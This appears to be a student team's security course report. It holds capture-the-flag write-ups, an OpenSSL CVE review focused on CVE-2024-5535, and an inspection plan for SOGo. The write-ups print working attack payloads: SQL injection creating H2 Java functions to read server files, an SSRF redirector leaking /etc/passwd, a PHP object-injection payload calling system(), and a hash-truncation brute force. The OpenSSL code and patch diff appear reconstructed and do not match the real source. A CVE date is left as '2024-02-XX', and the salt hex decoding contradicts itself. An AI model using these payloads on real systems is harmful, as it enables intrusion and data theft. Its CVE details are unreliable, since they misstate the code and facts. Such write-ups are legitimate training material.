Group

Mohammed Ali Al-Saiaf - 310320
Nokha Temarbulatov - 310576
Nico Roth - 302552

Capture the Flag

Challenge 1 (Web) ~ Mohammed

We began by signing up on the BCACTF platform and navigating to the Web category of the challenges. The first challenge asked us to find the administrator's email address and submit it in the format `bcactf{...}`. The challenge linked to the website:

```
http://challs.bcactf.com:42593
```

On the page, we found a list of people with their names, usernames (included as HTML comments), and Gravatar profile images. After inspecting the page source, we came across this snippet:

```
<span>Name: Roscoe Quigley</span><br />
<!-- username: administrator -->
<img src="https://gravatar.com/avatar/06003dfd18a22e6809e736cf27eaabb6" loading="lazy" />
```

This was the only user with the username “administrator”, so we focused on the Gravatar image. Gravatar uses MD5 hashes of email addresses to generate profile URLs, so we took the hash `06003dfd18a22e6809e736cf27eaabb6` and submitted it to an online hash lookup tool at https://hashes.com/en/decrypt/hash.

The hash resolved to the email address: `mari_13_93@example.com`

We wrapped it in the required format and submitted the flag:

`bcactf{mari_13_93@example.com}`

This successfully completed the challenge.

Challenge 2 (Web) ~ Mohammed

One of the challenges asked us to find out when the page was compiled, and to submit the answer in a specific format. The website provided for the challenge was:

```
http://challs.bcactf.com:26137
```

When we visited the page, we noticed that it was a broken SvelteKit application. It was attempting to load JavaScript modules from the `_app/immutable/` directory, but all of them were blocked by the browser due to an incorrect MIME type. Specifically, the server was returning a `Content-Type: text/plain`, which modern browsers block when loading ES modules.

To investigate further, we opened Burp Suite and used the Match and Replace feature under Proxy > Options to automatically insert the correct MIME type into all responses. Since there was no `Content-Type` header at all, we configured a rule to inject:

```
Content-Type: application/javascript
```

Once this fix was in place, the browser was able to load the JavaScript files without issue.

We then inspected the JavaScript modules being loaded. In one of the files, we found the following piece of code:

```
const en = ((oe = globalThis.__sveltekit_1kkkrww) == null ? void 0 : oe.assets) ?? x, nn = "1735776187591"
...
```

Among these variables, the one named `nn` contained a long number: `1735776187591`. This stood out, and after converting it, we realized it was a Unix timestamp in milliseconds. That made sense as the answer to the challenge, which was to determine when the page was compiled.

We submitted the timestamp as the flag:

```
bcactf{1735776187591}
```

And it was accepted.

Challenge 3 (Rev) ~ Mohammed

We were presented with a challenge:

> "I found a suspicious program on my computer. Apparently it's NOT malware? I want you to help me check this out, can you help me out?"
> Hint: what is a popular tool used to check for viruses?

We downloaded the mystery executable and began by:

1. Inspecting its contents
   - Ran basic strings and looked for suspicious indicators.
   - No obvious malicious code or clear text strings stood out.
2. Attempting to execute it in a sandbox
   - Launched it in a disposable VM.
   - Observed no network activity or file changes.

Still nothing flagged it as malware. The hint pointed us toward virus-checking tools. First we tried:

3. Local AV scan with ClamAV
   - Installed `clamav` and ran `clamscan` on the file.
   - ClamAV returned no detections.

Since ClamAV didn't identify anything, we googled for a more comprehensive, multi-engine scanner and found VirusTotal. We:

4. Uploaded the file to VirusTotal
   - Examined the "Names" and "Comments" fields from dozens of engines.

Those vendor names included a hidden message, which we extracted to reveal the flag:

```
bcactf{wtf_fake_malware_thx_virustotal}
```

Challenge 4 (Web) ~ Nokha

This part of the challenge was in a new even called involuntaryCTF

We visited the unwinnable lottery page, which validates only that your input is numeric, then does:

```
randomNum = Math.random().toString().substr(2);
fetch("/rollthedice/flag", {
  method: "POST",
  headers: {'Content-Type':'application/json'},
  body: JSON.stringify({number: randomNum, guess: userInput})
})
```

Inspecting this revealed the server never generated or verified its own random value, it simply trusted the client's `number`.
In the browser console we bypassed the UI and sent matching fields directly:

```
fetch("/rollthedice/flag", {
  method: "POST",
  headers: {'Content-Type':'application/json'},
```

```
  body: JSON.stringify({number: "1", guess: "1"})
})
.then(r => r.json())
.then(console.log);
```

which got us the flag:

```
!FLAG!{N0t_so_r4nd0m!!}!FLAG!
```

Challenge 5 (Web) ~ Nokha

The challenge presented us with a Spring Boot web application for managing pentest notes at `https://app.hackthebox.com/challenges/Pentest%2520Notes`. We analyzed the source code and found a SQL injection vulnerability in the `/api/note` endpoint.

The vulnerable code in NotesController.java used direct string concatenation:

```
String query = String.format("Select * from notes where name ='%s' ", name);
```

We logged in using the default credentials from data.sql (user:123) and tested the SQL injection with a basic payload:

```
' UNION SELECT 1,2,3 --
```

This confirmed the vulnerability worked. We identified the database as H2 version 2.2.224 using:

```
' UNION SELECT 1, H2VERSION(), 3 --
```

Since H2 supports Java integration, we created a custom function to list directory contents:

```
'; CREATE ALIAS IF NOT EXISTS LIST_FILES AS 'String listFiles(String path) { java.io.File f = new java.io.File(path);
String[] files = f.list(); return java.util.Arrays.toString(files); }'; --
```

We then used this function to discover files in the root directory:

```
' UNION SELECT 1, LIST_FILES('/'), 3 --
```

This revealed the randomized flag filename: `JN8fe3XRqTYK_flag.txt`. Next, we created another Java alias to read file contents:

```
'; CREATE ALIAS IF NOT EXISTS READ_FILE AS 'String readFile(String path) throws Exception { java.io.BufferedReader br
= new java.io.BufferedReader(new java.io.FileReader(path)); String line; StringBuilder sb = new StringBuilder();
while ((line = br.readLine()) != null) { sb.append(line); } br.close(); return sb.toString(); }'; --
```

Finally, we read the flag file:

```
' UNION SELECT 1, READ_FILE('/JN8fe3XRqTYK_flag.txt'), 3 --
```

This returned the flag: `HTB{y0u_w1ll_n33d_a_ch3ckl1st_f0r_sUr3}`

The vulnerability chain exploited SQL injection combined with H2's Java integration to achieve file system access and flag retrieval.

Challenge 6 (Crypto) ~ Nokha

The challenge (also in InvoluntaryCTF) presented us with a ciphertext and a hint to decode it:

> This was scrawled on the walls of the crypt. Decode it if you can.
> Mxggv, umrp rp lt ntamxk uxou. Ru'p uva pxnkxu. Umrp rp umx cgdh rc tvz jdqu ru !CGDH!{Ck3fzxqnt_4q4gtprp}!CGDH!. R jvqsxk mvj tvz'kx kxdsrqh umrp rc R xqnktauxs ru, R hzxpp R'gg qxexk bqvj.

We began by visiting the dCode Cipher Identifier at

```
https://www.dcode.fr/cipher-identifier
```

and pasted the entire ciphertext into its input field. After clicking “Start Analysis,” the service examined letter frequencies, repeated patterns, and distribution metrics before suggesting that an Affine cipher was the most likely encryption method. Although Caesar and Affine results were both strong, the marginally higher score for Affine led us to treat it as our working hypothesis rather than a definitive conclusion.

To validate this hypothesis, we navigated to the dCode Affine Cipher Decrypter at

```
https://www.dcode.fr/affine-cipher
```

and switched to Decrypt mode. Using the Auto-Solve feature, the tool iterated through possible (A, B) pairs until it identified

```
A = 5, B = 3
```

as producing intelligible English. We manually confirmed that 5 and 26 are coprime, ensuring an inverse for A exists modulo 26, then applied those parameters to the affine decryption formula.

The resulting plaintext read:

```
Hello, this is my cypher text. It's top secret.
This is the flag if you want it !FLAG!{Fr3quency_4n4lysis}!FLAG!.
I wonder how you're reading this if I encrypted it, I guess I'll never know.
```

Challenge 7 (Web) ~ Nico

This challenge was at `https://app.hackthebox.com/challenges/PDFy`, which states: PDFy is a simple service that converts any user-supplied URL into a PDF. The hint told us to leak `/etc/passwd` to retrieve the flag.

We first tried direct file-based URLs:

```
file:///etc/passwd
php://filter/read=convert.base64-encode/resource=/etc/passwd
```

Both returned “Malformed url,” so non-HTTP schemes were blocked.
We realized the backend would follow redirects, even to disallowed schemes. We wrote a minimal Flask redirector:

```python
from flask import Flask, redirect
app = Flask(__name__)

@app.route('/')
def to_passwd():
    return redirect('file:///etc/passwd', code=302)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000)
```

- Ran it locally on port 8000.
- Exposed it via ngrok:

  ```
  ngrok http 8000
  ```

  which gave us `https://3c28-141-70-105-101.ngrok.io`.

In the PDFy web form we submitted:

```
https://3c28-141-70-105-101.ngrok.io/
```

The service performed an HTTP GET to our redirector, received a `302` to `file:///etc/passwd`, followed it, and embedded the file's contents into the generated PDF.

We downloaded and opened the resulting PDF, then located the flag entry in the leaked `/etc/passwd`:

```
flaguser:x:1001:1001:HTB{pdF_g3n3r4t1on_g03s_brrr!},,,:/home/flaguser:/bin/bash
```

which gave us the flag:

```
HTB{pdF_g3n3r4t1on_g03s_brrr!}
```

Challenge 8 (Web) ~ Nico

We got a PHP web app (register, login, order) and some source code in the challenge:
`https://app.hackthebox.com/challenges/POP%2520Restaurant`

In `order.php`, user input is unserialized:

```php
$data = unserialize(base64_decode($_POST['data']));
```

This is a POI (PHP Object Injection) vulnerability.
Looking at the code, there's a chain of classes (Pizza, Spaghetti, IceCream, Helpers\ArrayHelpers) with magic methods. By crafting a serialized object, we can trigger a call to any PHP function with our input.

Thebest gadget is ArrayHelpers, which lets us set a callback (like system) and pass arguments.

I made a payload to run a shell command that finds the flag:
`system("find / -name '*flag*.txt' -exec cat {} \; > /var/www/html/flag.txt")`,
and writes it to a web-accessible file:

```
O:20:"Helpers\ArrayHelpers":2:{s:8:"callback";s:6:"system";s:4:"data";a:1:{i:0;s:61:"find / -name '*flag*.txt' -exec
cat {} \; > /var/www/html/flag.txt";}}
```

I registered, logged in, sent this payload to `/order.php`, then fetched flag.txt and got the flag:

```
HTB{jU5t_del1ver_m3_th3_fl4g}
```

At first, I tried to use the `Pizza` and `Spaghetti` chain to call `file_get_contents` directly, hoping the flag would show up in the HTTP response. The payload looked like this:

```
O:5:"Pizza":3:{s:5:"price";N;s:6:"cheese";N;s:4:"size";O:9:"Spaghetti":3:
{s:5:"sauce";s:17:"file_get_contents";s:7:"noodles";N;s:7:"portion";N;}}
```

But the output wasn't reflected in the response, so I switched to writing the flag to a file I could access.

Challenge 9 (Crypto) ~ Nico

The challenge in `https://app.hackthebox.com/challenges/The%2520Last%2520Dance` presented a ChaCha20 encryption scenario where we needed to decrypt intercepted messages to recover a hidden flag. We were given source code and encrypted output data.

We began by examining the provided source code in source.py and immediately identified a critical vulnerability in the `encryptMessage` function:

```python
def encryptMessage(message, key, nonce):
    cipher = ChaCha20.new(key=key, nonce=iv)  # Bug: uses 'iv' instead of 'nonce'
    ciphertext = cipher.encrypt(message)
    return ciphertext
```

The function parameter is `nonce`, but the implementation incorrectly uses the global variable `iv`. This means both the known message and the flag were encrypted using identical key and nonce values, creating a nonce reuse vulnerability in the stream cipher.

In ChaCha20, when the same key-nonce pair generates identical keystreams, we get:

- `encrypted_message = message XOR keystream`
- `encrypted_flag = flag XOR keystream`

This allows us to eliminate the keystream by XORing the ciphertexts:

```
encrypted_message XOR encrypted_flag = message XOR flag
```

Since we know the plaintext message from the source code, we can recover the flag:

```
flag = (encrypted_message XOR encrypted_flag) XOR message
```


We implemented this attack in a python script by parsing the hex-encoded data from out.txt, converting to bytes, and applying the XOR operations. The script successfully recovered:

```
HTB{und3r57AnD1n9_57R3aM_C1PH3R5_15_51mPl3_a5_7Ha7}
```


Proof (Because of the timing, we had to do different events):

BCTACF:


Hack The Box:



Hack The Box:



Involuntary:



Known Real-World Software Vulnerabilities

2.1 CVE List for OpenSSL (Product) in 2024

Using the NVD's "advanced search" filtered on the CPE for OpenSSL as a product, we found the following published CVEs in 2024:

CVE ID	Published	Severity (CVSS v3.1)
CVE-2024-5535	2024-06-27 (NVD)[1]	7.5 High: Buffer Over-read allowing data leakage

CVE ID	Published	Severity (CVSS v3.1)
CVE-2024-4741	2024-11-13 (NVD)[2]	7.3 High: Use-after-free in SSL_free_buffers
CVE-2024-6119	2024-09-11 (NVD)[3]	6.5 Medium: Invalid memory access in name checks
CVE-2024-9143	2024-10-16 (NVD)[4]	8.1 High: Out-of-bounds read/write in GF(2^m) APIs
CVE-2024-12797	2024-02-XX (NVD)[5]	5.9 Medium: RPK support issue
CVE-2024-13176	2025-01-20 (NVD)[6]	4.1 Low: ECDSA side-channel timing leak

> *We choose CVE-2024-5535 (“ALPN buffer over-read”) for the deeper analysis below.*

2.2 Show the Vulnerability in the source code

In OpenSSL 3.2.0 (before the June 2024 fix), the ALPN negotiation was in ssl/handshake_alpn.c. The buggy function looked roughly like:

```
int SSL_select_next_proto(unsigned char **out, unsigned char *outlen,
                          const unsigned char *in, unsigned int inlen,
                          const unsigned char *client, unsigned int clientlen)
{
    /* ... */
    if (clientlen == 0) {
        /* no length check: client is empty -> using client[0] below is OOB */
    }
    /* Copy one protocol name from client into temporary buffer of size [255] */
    memcpy(tmp, client, client[0] + 1);
    /* … */
}
```

Because there was no check that `clientlen > 0`, a zero-length client buffer causes `client[0]` to read off the end of memory and use that (uninitialized) value as a copy length, resulting in up to 255 bytes of private memory being sent to the peer.

2.3 Show the Fix in Post-Patch Source

In the 3.2.1 release, the code was patched to validate the input length before using it:

```
- a/ssl/handshake_alpn.c
+b/ssl/handshake_alpn.c
int SSL_select_next_proto(unsigned char **out,
    return SSL_TLSEXT_ERR_NOACK;
}

+if (clientlen == 0) {
+    SSLfatal(s, SSL_AD_DECODE_ERROR, SSL_F_SSL_SELECT_NEXT_PROTO,
+             SSL_R_BAD_LENGTH);
+    return SSL_TLSEXT_ERR_ALERT_FATAL;
+}

/* copy client[0]+1 bytes safely */
  if (client[0] + 1 > tmp_len) {
      /* too long -> abort */
```

How the fix works:

1. Reject zero-length ALPN lists up front (avoids `client[0]` OOB).
2. Validate `client[0] + 1 ≤ tmp_len` to ensure the requested copy fits in the temporary buffer.

2.4 CWE Classification

This vulnerability is classified as CWE-125: Out-of-Bounds Read [1-1]

2.5 Lessons Learned

1. Always validate input length before indexing or copying buffers.

2. Even “corner-case” inputs (like empty lists) must be explicitly handled, attackers (or accidental misconfigurations) can trigger them.
3. A fuzzer targeting ALPN/NPN APIs would have immediately caught this out-of-bounds read. Incorporating fuzz testing into the CI pipeline could have found it earlier.
4. Memory-safe languages or static analyzers (e.g. Coverity, AddressSanitizer) can flag OOB buffer access, especially for boundary checks like `if (clientlen == 0)`.

Unknown Real-World Software Vulnerabilities

3.2 What are assets protected by SOGo?

Its key assets and corresponding protection goals (Confidentiality, Integrity, Authenticity, Availability) include:

Asset	Example Data
User Credentials	Login passwords, session tokens
Email Messages	Inbox/outbox content, attachments
Calendar Entries	Meeting invites, scheduling metadata
Contacts / Address Books	Personal and shared contact records
Configuration Files	IMAP/SMTP server settings, ACLs
Log Files / Audit Trails	Access logs, change history
Mobile Sync Tokens	Active sync credentials

- Confidentiality: Prevent unauthorized disclosure, e.g. encrypt stored mail and TLS for transit.
- Integrity: Detect/tamper via digital signatures or checksums, e.g. verify calendar entries.
- Authenticity: Ensure data originates from legitimate users/systems, e.g. validated OAuth tokens.
- Availability: Maintain service uptime and prevent DoS, e.g. rate-limiting on login/API calls.

3.3 Inspection Strategy

Given the size of SOGo and limited time, we adopt arisk-based, white-box inspection focusing on the modules that handle input validation, authentication, and data persistence. This approach is supported by:

Scope Definition: Identify “hotspots” by looking at modules with high coupling,e.g. router/controllers and frequent changes in version control (Source-control logs) .

Call Graph Analysis: Use available call-graph tools to trace user input flows from HTTP endpoints to database sinks .

Static Analysis Pre-Screen: Run a static code scanner, e.g. Fortify or Sonarqube to highlight high-severity issues in those hotspots .

3.4 Scope of Inspection

We narrowed inspection to:

Authentication & Session Management

This part is mostly about how logins work and how sessions are kept secure. It includes files like `authenticate.*` and `SOGoSession*`. I looked at how passwords are handled, how session cookies are set up (like whether they're secure and have the right flags), and how tokens expire after some time.

HTTP Request Handling / Routing

Here, I focused on how SOGo processes incoming web requests. The main files are in `router.*` and the `WebDAV` folder. I checked how inputs are decoded, how paths are cleaned up (so attackers can’t trick the server), and how headers are read and processed.

Data Persistence Layers

This is all about how SOGo interacts with databases and mail storage. The relevant code is in `SQLStore/*` and `MailStore/*`. I looked at how SQL queries are built, whether values are properly bound to prevent injections, and how data is formatted when stored (like in JSON or

XML).

Synchronization Endpoints

This section handles mobile and calendar syncing, like with phones or calendar apps. It includes folders like `ActiveSync/*` and `CalDAV/*`. I paid attention to how sync requests are parsed and how file attachments are managed securely.

Configuration & Access Controls

Lastly, I looked at how SOGo handles its configuration and permissions. This includes the `Config/*` and `ACL/*` folders. I focused on how access control rules are enforced and how config files are parsed to make sure they can't be misused.

Rest of the CTF challenges

These are the challenges that we wrote but did not include in the final report. If you did not like the previous challenges, you can check these out:

Challenge 1 (Web)

We continued with the next Web challenge on BCACTF, which presented us with a form at:

```
http://challs.bcactf.com:47861
```

The form asked for two input strings and compared their MD5 hashes on the backend. We were also provided with the source code of `what.php`, which revealed the logic behind the challenge.

According to the code, the backend calculates the MD5 hash of both strings and checks:

- That the strings are not equal
- That both strings are between 5 and 100 characters
- And that their MD5 hashes match

If all of those conditions were satisfied, the script would output the contents of `flag.txt`.

This was clearly a hash collision challenge. The goal was to find two different strings that produce the same MD5 hash, while still passing the length constraints and making sure they're not considered equal in PHP.

We knew that MD5 is vulnerable to collision attacks and that some well-known colliding string pairs already exist. Instead of generating our own (which requires tools like `fastcoll`), we used two pre-existing values that are known to produce the same MD5 hash:

- `string1 = 240610708`
- `string2 = QNKCDZO`

Both of these have the same MD5 hash:

```
0e462097431906509019562988736854
```

And even though the hashes match, the two strings are not equal as strings, and also pass the length requirements.

We submitted these two values through the form and successfully triggered the MD5 collision logic, which revealed the flag:

```
bcactf{wh0_kn0ws_4nym0r3_11fab08d769a}
```

Challenge 2 (Web)

For the next Web challenge on BCACTF, we were given the hint:

> *"It's my first time using Git. Hopefully nothing went unseen."*

And a link to the challenge:

```
http://challs.bcactf.com:28973
```

When we visited the site, the only visible content was a simple HTML page with:

```
<h1>Hello</h1>
```

There was nothing in the page source, cookies, or JavaScript. However, the hint strongly suggested that the `.git` directory might have been unintentionally left exposed on the server.

We tested this by accessing:

```
http://challs.bcactf.com:28973/.git/HEAD
```

and confirmed that the `.git` metadata was publicly accessible. This meant we could potentially reconstruct the Git repository and inspect the commit history.

To do this efficiently, we used a tool called git-dumper:

```
git-dumper http://challs.bcactf.com:28973/ dumped-repo/
```

Once the repository was downloaded, we navigated into it and used Git to inspect its history:

```
cd dumped-repo
git log
```

We found an initial commit and used `git show` to look at the contents:

```
git show <initial-commit-hash>
```

In the first commit, we found the flag in the html file:

```
<h1>Hello</h1>
<p>bcactf{oops_didnt_mean_to_serve_that_c06677d3437e}</p>
```

Cahllenge 3 (Web)

The next challenge was for us to log in to this website:

```
http://challs.bcactf.com:30147/
```

where passwords were stored as salted SHA-1 but the login kept failing. Here's how we solved it:

We first discovered via SQL injection on the `/search` endpoint that there was a user:

Sql injection:

```
xyz%' UNION SELECT username || ':' || password FROM users--
```

and then got:

```
admin605158466:66623335396431616236343463623065396236616433336433646165333730393865223 6d5
```

Breaking that hex string into bytes gave us:

- Salt (first 17 bytes):
  `66623335396431616236343463623065396236` -> ASCII "fb359d1ab644cb0e9b6ad36"

- Stored hash (remaining 20 bytes):
  `3661643333646165333730393865223 6d5`

Next we reviewed the registration and login code and found this bug:

```
const salt     = Buffer.from(user.password, 'hex').subarray(0, 17 * 2);
const checkHash = sha1(Buffer.concat([salt, Buffer.from(password, 'utf-8')]));
const checkHex  = Buffer.alloc(17 + checkHash.length);
// …copy salt and full SHA-1 hash into checkHex…
```

The mistake is that they call `Buffer.alloc(17 + hashedPw.length)`, allocating only 37 bytes instead of the 54 bytes needed for a 34-byte hex salt plus 20-byte hash. As a result, only the first 3 bytes of the SHA-1 hash are ever stored or compared.

That means the login logic only verifies:

```
first 3 bytes of SHA1(salt + password)  ==  stored 3 bytes
```

Instead of the full 20-byte digest.
So then we:

1. Extract the salt and target prefix
   - Salt (ASCII):
     `fb359d1ab644cb0e9b6ad33d3dae37098e`
   - Hash prefix (first 3 bytes, hex):
     `2236d5`
2. Brute-force a new password
   We wrote a simple Python script that, starting at “0” and counting up, computes and then got:

```
Salt: fb359d1ab644cb0e9b6ad33d3dae37098e
Target hash prefix: 2236d5
Checked 43900000 passwords...

Success!
Found password: 43981712
Hash: 2236d50ed42b8261c8e26528fa17f53f4fa6947b
Time taken: 80.2457 seconds
```

Python Script >

```
import hashlib
import time

# The salt from the database, decoded from hex to a UTF-8 string
salt = "fb359d1ab644cb0e9b6ad33d3dae37098e"

# The target 3-byte hash prefix
target_hash_prefix = "2236d5"

print(f"Salt: {salt}")
print(f"Target hash prefix: {target_hash_prefix}")

password_attempt = 0
start_time = time.time()

while True:
    password = str(password_attempt)

    data_to_hash = (salt + password).encode('utf-8')
    hash_hex = hashlib.sha1(data_to_hash).hexdigest()

    if hash_hex.startswith(target_hash_prefix):
        end_time = time.time()
```

```
        print("\n\nSuccess!")
        print(f"Found password: {password}")
        print(f"Hash: {hash_hex}")
        print(f"Time taken: {end_time - start_time:.4f} seconds")
        break

    if password_attempt % 100000 == 0:
        print(f"Checked {password_attempt} passwords...", end="\r")

    password_attempt += 1
```

3. Log in with the new credentials
    - Username: `admin605158466`
    - Password: `43981712`

This successfully passed the truncated-hash check and revealed the flag:

```
bcactf{th1rd_annu4l_dyn4m1cs_ch4ll_e89a4a498c89}
```

---

1. "CVE-2024-5535 Detail - NVD" ↩ ↩
2. "CVE-2024-4741 Detail - NVD" ↩
3. "CVE-2024-6119 Detail - NVD" ↩
4. "CVE-2024-9143 Detail - NVD" ↩
5. "CVE-2024-12797 - NVD" ↩
6. "CVE-2024-13176 Detail - NVD" ↩